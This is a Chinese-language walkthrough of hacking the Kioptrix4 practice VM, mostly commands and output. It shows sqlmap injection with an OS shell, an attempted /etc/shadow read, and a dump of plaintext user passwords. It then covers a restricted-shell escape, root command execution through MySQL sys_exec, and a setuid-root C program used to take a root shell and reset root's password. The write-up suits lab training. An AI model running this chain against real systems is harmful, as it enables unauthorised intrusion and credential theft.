

编辑文章 ‹ Penattack.org — Word...
http://192.168...3/tmpumcik.php
http://192.168..../checklogin.php
浏览...
upload

192.168.40.133/tmpumcik.php

1 john MyNameIsJohn
sqlmap file uploader

to directory: /var/www

先上php大马再说，当我用http://192.168.40.133:80/tmpumcik.php上传的时候居然上传不了，奇怪了



Not Found


The requested URL /phpspy.php was not found on this server.

Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch Server at 192.168.40.133 Port 80

ls -la 看了以下权限

```
os-shell> ls -la
do you want to retrieve the command standard output? [Y/n/a] Y
command standard output:
---
total 72
drwxr-xr-x  5 root root 4096 Jun 18 21:43 .
drwxr-xr-x 14 root root 4096 Feb  4 09:57 ..
-rw-r--r--  1 root root 1477 Feb  6 11:31 checklogin.php
-rw-r--r--  1 root root  298 Feb  4 11:11 database.sql
drwxr-xr-x  2 root root 4096 Feb  6 11:44 images
-rw-r--r--  1 root root 1255 Feb  6 12:07 index.php
drwxr-xr-x  2 root root 4096 Feb  4 18:33 john
-rw-r--r--  1 root root  176 Feb  4 12:39 login_success.php
-rw-r--r--  1 root root   78 Feb  4 11:33 logout.php
-rw-r--r--  1 root root  606 Feb  6 15:42 member.php
drwxr-xr-x  2 root root 4096 Feb  4 18:30 robert
```

root权限！！！！！！难怪上传不了，杂sqlmap注入能上传木马,Mysql有问题，ps -ef 看下mysql进程



```
-rw-r--r--  1 root root 1477 Feb  6 11:31 checklogin.php
-rw-r--r--  1 root root  298 Feb  4 11:11 database.sql
drwxr-xr-x  2 root root 4096 Feb  6 11:44 images
-rw-r--r--  1 root root 1255 Feb  6 12:07 index.php
drwxr-xr-x  2 root root 4096 Feb  4 18:33 john
-rw-r--r--  1 root root  176 Feb  4 12:39 login_success.php
-rw-r--r--  1 root root   78 Feb  4 11:33 logout.php
-rw-r--r--  1 root root  606 Feb  6 15:42 member.php
drwxr-xr-x  2 root root 4096 Feb  4 18:30 robert
-rw-rw-rw-  1 root root 1314 Jun 18 21:43 tmpbghez.php
-rw-rw-rw-  1 root root 1314 Jun 18 21:33 tmpbukqm.php
-rw-rw-rw-  1 root root  831 Jun 18 21:43 tmpueweo.php
-rw-rw-rw-  1 root root  831 Jun 18 21:39 tmpulgcr.php
-rw-rw-rw-  1 root root  831 Jun 18 21:43 tmpulgna.php
-rw-rw-rw-  1 root root  831 Jun 18 21:33 tmpumcik.php
-rw-rw-rw-  1 root root  831 Jun 18 21:43 tmpuxmfz.php

---

os-shell> ps -ef | grep mysql
do you want to retrieve the command standard output? [Y/n/a] y
command standard output:
---
root      4754     1  0 20:27 ?        00:00:00 /bin/sh /usr/bin/mysqld_safe
root      4796  4754  0 20:27 ?        00:00:23 /usr/sbin/mysqld --basedir=/usr --datadir=/var/lib/mysql --u
ser=root --pid-file=/var/run/mysqld/mysqld.pid --skip-external-locking --port=3306 --socket=/var/run/mysqld/
mysqld.sock
root      4798  4754  0 20:27 ?        00:00:00 logger -p daemon.err -t mysqld_safe -i -t mysqld
www-data  5141  5004  0 21:47 ?        00:00:00 sh -c ps -ef | grep mysql 2>&1?

---

os-shell> 
```

root 4796 4754 0 20:27 ? 00:00:23 /usr/sbin/mysqld --basedir=/usr --datadir=/var/lib/mysql --user=root --pid-file=/var/run/mysqld/mysqld.pid --skip-external-locking --port=3306 --socket=/var/run/mysqld/mysqld.sock

mysql以root权限运行，我了个擦 新开个终端，试试sql shell

brkmatoiMac:~ brk$ sudo sqlmap -u http://192.168.40.133/checklogin.php --data "myusername=admin&mypassword=admin&Submit=Login" --level=5 --risk=5 --sql-shell

读下文件

```
sql-shell> select load_file('/etc/shadow')
do you want to retrieve the SQL statement output? [Y/n/a] Y
[02:06:09] [INFO] fetching SQL SELECT statement query output: 'select load_file('/etc/shadow')'
[02:06:09] [INFO] retrieved:
sql-shell>
```


傻逼 读不了 日 算了先看看数据库

```
brkmatoiMac:~ brk$ sudo sqlmap -u http://192.168.40.133/checklogin.php --data "myusername=admin&mypassword=admin&Submit=Login" --level=5 --risk=5 -D members --dump
```

得到：

```
Database: members
Table: members
[2 entries]
+----+-----------------------+----------+
| id | password              | username |
+----+-----------------------+----------+
| 1  | MyNameIsJohn          | john     |
| 2  | ADGAdsafdfwt4gadfga== | robert   |
+----+-----------------------+----------+
```

应该不是加密的，ssh连接下看看,如果连接上了，但是貌似找不到path



```
brkmatoiMac:~ brk$ ssh john@192.168.40.133
The authenticity of host '192.168.40.133 (192.168.40.133)' can't be established.
RSA key fingerprint is 85:40:c6:d5:41:26:05:34:ad:f8:6e:f2:a7:6b:4f:0e.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.40.133' (RSA) to the list of known hosts.
john@192.168.40.133's password:
Welcome to LigGoat Security Systems - We are Watching
== Welcome LigGoat Employee ==
LigGoat Shell is in place so you  don't screw up
Type '?' or 'help' to get the list of allowed commands
john:~$ pwd
*** unknown command: pwd
john:~$ ls
john:~$ id
*** unknown command: id
john:~$ echo $PATH
*** forbidden path -> "/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games"
*** You have 0 warning(s) left, before getting kicked out.
```

当输入某个命令后 一切正常了


```
john:~$ echo os.system('/bin/bash')
john@Kioptrix4:~$ pwd
/home/john
john@Kioptrix4:~$
```

权限提升

接下来要到提权了，他mysql是root权限，看看

```
john@Kioptrix4:~$ mysql -u root
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 63562
Server version: 5.0.51a-3ubuntu5.4 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql>
```

居然没有密码,当执行这两条查询sql后，说明真的是root权限..



```
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 63562
Server version: 5.0.51a-3ubuntu5.4 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> select sys_exec('echo "hacked by Helen > /root/Dis9Team.txt"')
    -> ;
+----------------------------------------------------------+
| sys_exec('echo "hacked by Helen > /root/Dis9Team.txt"') |
+----------------------------------------------------------+
| NULL                                                     |
+----------------------------------------------------------+
1 row in set (0.01 sec)

mysql> SELECT LOAD_FILE('/root/Dis9Team.txt');
+---------------------------------+
| LOAD_FILE('/root/Dis9Team.txt') |
+---------------------------------+
| NULL                            |
+---------------------------------+
1 row in set (0.00 sec)

mysql> 
```

接下来就好办了 写一个设置suid是root的脚本SHELLCODE

```
john@Kioptrix4:~$ vi /tmp/1.c
john@Kioptrix4:~$ cat /tmp/1.c


#include
#include
#include

char sc[] =
"\x31\xDB"         // xor %ebx,%ebx
"\x8D\x43\x0D"      // lea %eax,%ebx
"\xCD\x80"         // int $0x80
"\x66\x31\xC0"      // xor %ax,%ax
"\xDB\xD1"         // fcmovne %st,%st
"\x33\xC9"         // xor %ecx,%ecx
"\xB1\x11"         // mov %cl,$0x11
"\xD9\x74\x24\xF4"    // fstenv %esp
"\x5B"             // pop %ebx
"\x83\xC3\x04"      // add %ebx,$0x04
"\x31\x43\x11"      // xor dword %ebx $0x11,%eax
```

```
"\x03\x43\x11"      // add %eax,dword %ebx $0x11
"\xE2\xF5"         // loopd short (from me)
"\x31\xC9"         //  xor %ecx,%ecx
"\x31\x2E\xC6"      // xor dword %esi,%ebp
"\x2A\x81\x74\xE4\x2D\x88"  // sub al,%ecx $0x882DE474
"\xAF"            // scas dword,%edi
"\x9D"            // popfd
"\x3A\x4C\x82\xE2"  // cmp %cl,%edx,%eax
"\x2F"            // das
"\x67\x44"         // inc %esp
"\x7A\xFD"         // jpe short (from me)
"\x11\x1C\x51"      // adc dword %ecx,%edx,%ebx
"\x61"            // popad
"\x57"            // push %edi
"\x3B\xC1"         // cmp %eax,%ecx
"\x4A"            // dec %edx
"\x14\xAB"         // adc %al,$0xAB
"\x12\xFD"         // adc %bh,%ch
"\xF5"            // cmc
"\x49"            // dec %ecx
"\x7A\x93"         // jpe short (me)
"\x80\x6E\x2E\x83"  // sub %esi,$0x2E,$0x83
"\x9B"            // wait
"\x70\xCF"         // jo short (me)
"\x53"            // push %ebx
"\xB3\x12"         // mov %bl,$0x12
"\xA6"            // cmps %esi,%edi
"\x3D\xE4\xA1\x50\xC2"  // cmp %eax,$0xC250A1E4
"\xAD"            // lods dword %esi
"\x16"            // push ss
"\x28\x23"         // sub %ebx,%ah
"\x9C"            // pushfd
"\x18\x1B"         // sbb %ebx,%bl
"\x7F\x75"         // jg short
"\x19\x04\xB2"      // sbb dword %edx %esi,%eax
"\x0A\x00";        // or %al,%eax

int main()
{
   int (*dz)() = (int(*)())sc;
      printf("bytes: %u\n", strlen(sc));
      dz();
}
john@Kioptrix4:~$
```

当我输入gcc的时候 悲剧的事情总回发生

```
john@Kioptrix4:~$ gcc -o exp /tmp/1.c
The program 'gcc' can be found in the following packages:
 * gcc
 * pentium-builder
Ask your administrator to install one of them
bash: gcc: command not found
john@Kioptrix4:~$
```

这傻逼没装gcc....或许还有希望

```
john@Kioptrix4:~$ ls /usr/bin/gcc*
ls: cannot access /usr/bin/gcc*: No such file or directory
john@Kioptrix4:~$
```

这个真木有！！！ 去其他机子编译下吧，本菜的苹果也没装mac,通过ubuntu便以后我scp传到了/tmp/exp，连接mysql进行权限提升

```
mysql> SELECT sys_exec("chmod 775 /tmp/exp");

+-----------------------------------+
| sys_exec("chmod 775 /tmp/exp") |
+-----------------------------------+
| NULL                           |
+-----------------------------------+
1 row in set (0.00 sec)

mysql> SELECT sys_exec("chown root:root /tmp/exp");
+-----------------------------------------+
| sys_exec("chown root:root /tmp/exp") |
+-----------------------------------------+
| NULL                                 |
+-----------------------------------------+
1 row in set (0.01 sec)

mysql>
```

当执行的时候错误了..


```
mysql> exit
Bye
john@Kioptrix4:/tmp$ ./exp
bytes: 99
```

Segmentation fault
john@Kioptrix4:/tmp$

好吧 傻逼，你炊少爷爷今天非搞死你，花了几秒写了个脚本，继续编译scp上传

```
#include
const char* args[] = {"/bin/sh", "-i", NULL};
int main()
{
    setuid(0);
     execve("/bin/sh", args, NULL);
}
```

继续提升权限 成功日下这傻逼货！



```
john@Kioptrix4:/tmp$ mysql -u root
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 7
Server version: 5.0.51a-3ubuntu5.4 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> SELECT sys_exec("chown root:root /tmp/1");
+------------------------------------+
| sys_exec("chown root:root /tmp/1") |
+------------------------------------+
| NULL                               |
+------------------------------------+
1 row in set (0.00 sec)

mysql> SELECT sys_exec("chmod 4775 /tmp/1");
+-------------------------------+
| sys_exec("chmod 4775 /tmp/1") |
+-------------------------------+
| NULL                          |
+-------------------------------+
1 row in set (0.01 sec)

mysql> exit
Bye
john@Kioptrix4:/tmp$ ./1
# id
uid=0(root) gid=1001(john) groups=1001(john)
# passwd root
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
# 
```